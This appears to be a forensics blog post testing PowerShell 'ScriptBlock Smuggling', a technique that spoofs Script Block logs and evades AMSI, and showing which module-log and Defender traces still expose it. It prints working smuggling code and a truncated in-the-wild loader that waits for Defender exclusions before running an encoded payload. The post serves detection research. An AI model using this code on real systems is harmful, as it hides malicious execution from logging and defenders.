ScriptBlock Smuggling

dfir.ch/posts/scriptblock_smuggling

September 13, 2024

13 Sep 2024

Introduction

PowerShell’s Script Block Logging is a security feature that records and logs the contents of all scripts and commands executed within PowerShell. This includes both legitimate administrative scripts and potentially malicious commands. When enabled, Script Block Logging generates detailed logs stored in the Windows Event Log under `Microsoft-Windows-PowerShell/Operational`.

I have previously tweeted several times about PowerShell and why monitoring the executed PowerShell scripts is so important. A few of these tweets are listed here.

Within PowerShell Script Block Logging, we distinguish three types:

- **Script Block Logging**: Captures and logs the content of all script blocks (scripts and commands) executed within PowerShell.
- **Module Logging**: Logs activities performed by PowerShell modules, which can help monitor specific cmdlet usage. In our lab, we set the list of logged modules to “*”, meaning we log everything that happens in a PowerShell session. This will come in handy later on.
- **Transcript Logging**: Records a full transcript of all PowerShell sessions, including input and output, in plain text files.


Recently, BC-Security presented a new technique with which PowerShell code can be executed in such a way that it no longer appears in the script block log:

ScriptBlock Smuggling allows an attacker to spoof any arbitrary message into the ScriptBlock logs while bypassing AMSI. To make things more interesting, it also does not require any reflection or memory patching to be executed.

In this blog post, we take a closer look at this technique, particularly which forensic traces we find when attackers utilize ScriptBlock Smuggling. For a better understanding of the technique, the original blog post from BC-Security should be read first, as this blog post here only deals with testing the technique and the resulting forensic artifacts.

Testing

First, we activate the various PowerShell script logging options in our lab to collect as many PowerShell forensic traces as possible. Configure PowerShell logging from Splunk is a good reference. Next, AtomicsonaFri announced on X a new AtomicRedTeam test for ScriptBlock Smuggling (the original post can be found here)


AtomicsonaFriday
@AtomicsonaFri

🚀Atomic Tuesday!🔥

Thrilled to drop a brand-new #AtomicRedTeam test for ScriptBlock Smuggling! 🎯💻

Grab the Atomic and ship your PR - gist.github.com/MHaggis/091940...

First-time contributor?🎉 Get your hands on some Atomic swag - a shirt and sticker! 👕🎟

ref bc-security.org/scriptblock-sm...

Figure 1: AtomicRedTeam Test for ScriptBlock Smuggling
Here is the linked gist to the AtomicRedTeam test from the tweet above, copied out for further reference:

```
- name: ScriptBlock Smuggling
  description: This test demonstrates the use of ScriptBlock Smuggling to spoof
PowerShell logs.
  supported_platforms:
  - windows
  input_arguments:
    spoofed_command:
      description: The benign command to be logged.
      type: string
      default: Write-Output 'Hello'
    executed_command:
      description: The actual command to be executed.
      type: string
      default: Write-Output 'World'
  executor:
    name: powershell
    command: |
      $SpoofedAst = [ScriptBlock]::Create("#{spoofed_command}").Ast
      $ExecutedAst = [ScriptBlock]::Create("#{executed_command}").Ast
      $Ast =
[System.Management.Automation.Language.ScriptBlockAst]::new($SpoofedAst.Extent,
         $null,
         $null,
         $null,
         $ExecutedAst.EndBlock.Copy(),
         $null)
      $Sb = $Ast.GetScriptBlock()
      $Sb.Invoke()
```

And here is the code we will use in our test scenario. We write `Nothing to see here :)` to the standard output, and this code will be our “cover up” for the code that downloads the icon from this webpage (dfir.ch).


Again, `$SpoofedAst` will be the cover-up code, and `$ExecutedAst` will execute something malicious in a real-life scenario.

```
$SpoofedAst = [ScriptBlock]::Create("Write-Output 'Nothing to see here :)'").Ast
$ExecutedAst = [ScriptBlock]::Create("Invoke-WebRequest 'https://dfir.ch/favicon.ico'
-OutFile 'C:\Users\Public\favicon.ico'").Ast
$Ast =
[System.Management.Automation.Language.ScriptBlockAst]::new($SpoofedAst.Extent,
  $null,
  $null,
  $null,
  $ExecutedAst.EndBlock.Copy(),
  $null)
$Sb = $Ast.GetScriptBlock()
$Sb.Invoke()
```

Testing Results

Powershell Script Block Logging


Here is the logged code, which we defined in the variable `$SpoofedAst` above (Event 4104 is Powershell Script Block Logging):



Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
Write-Output 'Nothing to see here :)'

ScriptBlock ID: eb53446c-7a4e-467a-8328-cd0f82280be6
Path:
```

Figure 2: $SpoofedAst code
However.. it might be correct that we don't see an entry for the Script Block belonging to the `$ExecutedAst` variable, but:




Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):

    $SpoofedAst = [ScriptBlock]::Create("Write-Output 'Nothing to see here :)'").Ast
    $ExecutedAst = [ScriptBlock]::Create("Invoke-WebRequest 'https://dfir.ch/favicon.ico' -OutFile 'C:\Users\Public\favicon.ico'").Ast
    $Ast = [System.Management.Automation.Language.ScriptBlockAst]::new($SpoofedAst.Extent,
                                            $null,
                                            $null,
                                            $null,
                                            $ExecutedAst.EndBlock.Copy(),
                                            $null)
    $Sb = $Ast.GetScriptBlock()
    $Sb.Invoke()

ScriptBlock ID: c61674df-0d23-47fb-a3cb-d5d370585e17
Path:
```

Figure 3: $ExecutedAst code
The whole code used to disguise our malicious actions was captured! So what's that technique really used for? Just to.. well.. kind of spoof - hide - deceive - our actions? X user SerkinValery also pointed out this flaw (?) in the attack chain (Source).

Powershell Module Logging

This Smuggling attack would only trick the logging in the Script Block Log, `EventID 4104`. However, we also enabled `Event ID 4103 – Module logging`, which also captures evidence of the executed PowerShell code on our machine. As the module log might not be as comfortable to read or parse from a monitoring standpoint, we still could find evidence of an infection chain or an ongoing attack.




```
CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest"
ParameterBinding(Invoke-WebRequest): name="OutFile"; value="C:\Users\Public\favicon.ico"
ParameterBinding(Invoke-WebRequest): name="Uri"; value="https://dfir.ch/favicon.ico"
```

Figure 4: Powershell Module Logging

And the attackers?

Nasreddine posted the following tweet on X:



Nasreddine Bencherchali
@nas_bench

Someone seems to be testing the ScriptBlock Smuggling. with VT.

The smuggled payload is a Base64 encoded string that when decoded we get another PowerShell Script that contains an AES encrypted base64 blob.


After decoding and decrypting the blob. We get the payload that will contact **hxxps[://]execresource[.]ltd/KB/ENC** to download a zip containing a binary ImPackr.EXE (still checking what it does)

Play along: gist.github.com/nasbench/687de…

Figure 5: @nas_bench's tweet on X
A truncated version of the full “Play along” gist is depicted below:

```
function FxC {
    param (
        [string]$p
    )
    $x = Get-MpPreference | Select-Object -ExpandProperty ExclusionPath
    return $x -contains $p
}

$z1 = "$env:USERPROFILE\AppData"
$z2 = "C:\ProgramData"

do {
    Start-Sleep -Seconds 1
} until ((FxC -p $z1) -and (FxC -p $z2))

$x2fM3d = [ScriptBlock]::Create(("G"+"et-"+"Da"+"te"))
$w9eR1a =
("ZgB1AG4AYwB0AGkAbwBuACAAQQB7AHAAYQByAGEAbQAoACQAeAApADsAJABiAD0ATgBlAHcALQBPAGIAagB
lAGMAdAAgAEIAeQB0AGUAWwBdACgAJAB4AC4ATABlAG4AZwB0AGgALwAyACkAOwBmAG8AcgAoACQAaQA9ADAA
OwAkAGkALQBsAHQAJABiAC4ATABlAG4AZwB0AGgAOwAkAGkAKwArACkAewAkAGIAWwAkAGkAXQA9AFsAQwBvA
G4AdgBlAHIAdABdADoAOgBUAG8AQgB5AHQAZQAoACQAeAAuAFMAdQBiAHMAdAByAGkAbgBnACgAJABpACoAMg
AsADIAKQAsADEANgApAH0AOwAkAGIAfQAKAGYAdQBuAGMAdABpAG8
[...]
CQARAA7AAoA")
$y6uL4q =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($w9eR1a)
)
$k3mV5x = [ScriptBlock]::Create($y6uL4q)
$j4bN2t = $x2fM3d.Ast
$z7qX1w = $k3mV5x.Ast
$h9gP3d = $j4bN2t.Copy()
$v2mL4k = $z7qX1w.EndBlock.Copy()
$s1dR6j = [System.Management.Automation.Language.ScriptBlockAst]::new(
    $h9gP3d.Extent,
    $null,
    $null,
    $null,
    $v2mL4k,
    $null
)
$r3gY2aBlock = $s1dR6j.GetScriptBlock()
$r3gY2aBlock.Invoke() | Out-String
```

According to the X user @thomasmechen, attackers adapted quickly and used this technique to spread Vidar-Stealer:



tmechen @thomasmechen · Jun 21

Payload Changed and uses fresh and new ScriptBlock Smuggling technique (x.com/bcsecurity/sta...) by @bcsecurity

```
$y6uL4q = [System.Text.Encoding]::Unicode.GetString([System.Convert]::Fron
$k3mV5x = [ScriptBlock]::Create($y6uL4q)
$j4bN2t = $x2fM3d.Ast
$z7qX1w = $k3mV5x.Ast
$h9gP3d = $j4bN2t.Copy()
$v2mL4k = $z7qX1w.EndBlock.Copy()
$s1dR6j = [System.Management.Automation.Language.ScriptBlockAst]::new(
    $h9gP3d.Extent,
    $null,
    $null,
    $null,
    $v2mL4k,
    $null
)
$r3gY2aBlock = $s1dR6j.GetScriptBlock()
$r3gY2aBlock.Invoke() | Out-String
```

BC Security @bcsecurity · Jun 17

ScriptBlock Smuggling is a new technique, developed by @_Hubbl3 & @Cx01N_ that allows that allows for the spoofing of PowerShell security logs & bypasses AMSI without the need for reflection or memory patching. Learn all about in our new blog post!...

3 3 5 1.9K

Figure 6: Vidar Stealer

When I executed this code in my lab environment, I found detailed code inside the Module log, as discussed before.



Event 4103, PowerShell (Microsoft-Windows-PowerShell)

Figure 7: Powershell Module Logging

AMSI / Windows Defender

AV providers are catching up, too. AMSI (the Anti-Malware Scan Interface) flagged our testing code as malicious.

```
 At line:1 char:1
+
This script contains malicious content and has been blocked by your antivirus
software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

There are some good techniques to bypass AMSI, here is a good starting point. However, carefully monitor these AMSI alerts in your environment, as this could be the first stage of an infection chain or an attacker who tries to load additional code into memory or download tooling onto the server.




PowerShell
VBScript
Other Application
Other Application
MsMpEng.exe (Windows Defender Service)
Win32 API Layer
AMSI.h + AMSI.lib + AMSI.dll
AmsiScanBuffer()
AmsiScanString()
COM API Layer
Amsi.h + Amsi.dll
IAntimalware::Scan()
Provider Class registration
MpEngine.dll (Defender Scan Engine)
MpSvc.dll (Defender RPC Server)
AV Provider Layer
Windows Defender Provider Class
IAntimalwareProvider::Scan()
3rd Party AV Provider Class
RPC

Figure 8: Powershell Module Logging Overview

Windows Defender detects (at least) the out-of-the-box PowerShell Smuggling code as malicious and generates an alert regarding `Trojan:PowerShell/ScriptSmug.A`.



Trojan:PowerShell/ScriptSmug.A

Alert level: Severe
Status: Active
Date: 8/11/2024 6:43 AM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.

Figure 9: Windows Defender Alert - Trojan:PowerShell/ScriptSmug.A

Conclusion

At first glance, I found the script block smuggling technique exciting, but at second glance, there are still so many traces left behind that we, as defenders, still have ways of detecting malicious PowerShell code brought to the system via this attack vector.

The initial code should, therefore, still be obfuscated to such an extent that it’s not trivial for a monitoring solution to detect the malicious smuggling code. But then - why use this technique in the first place?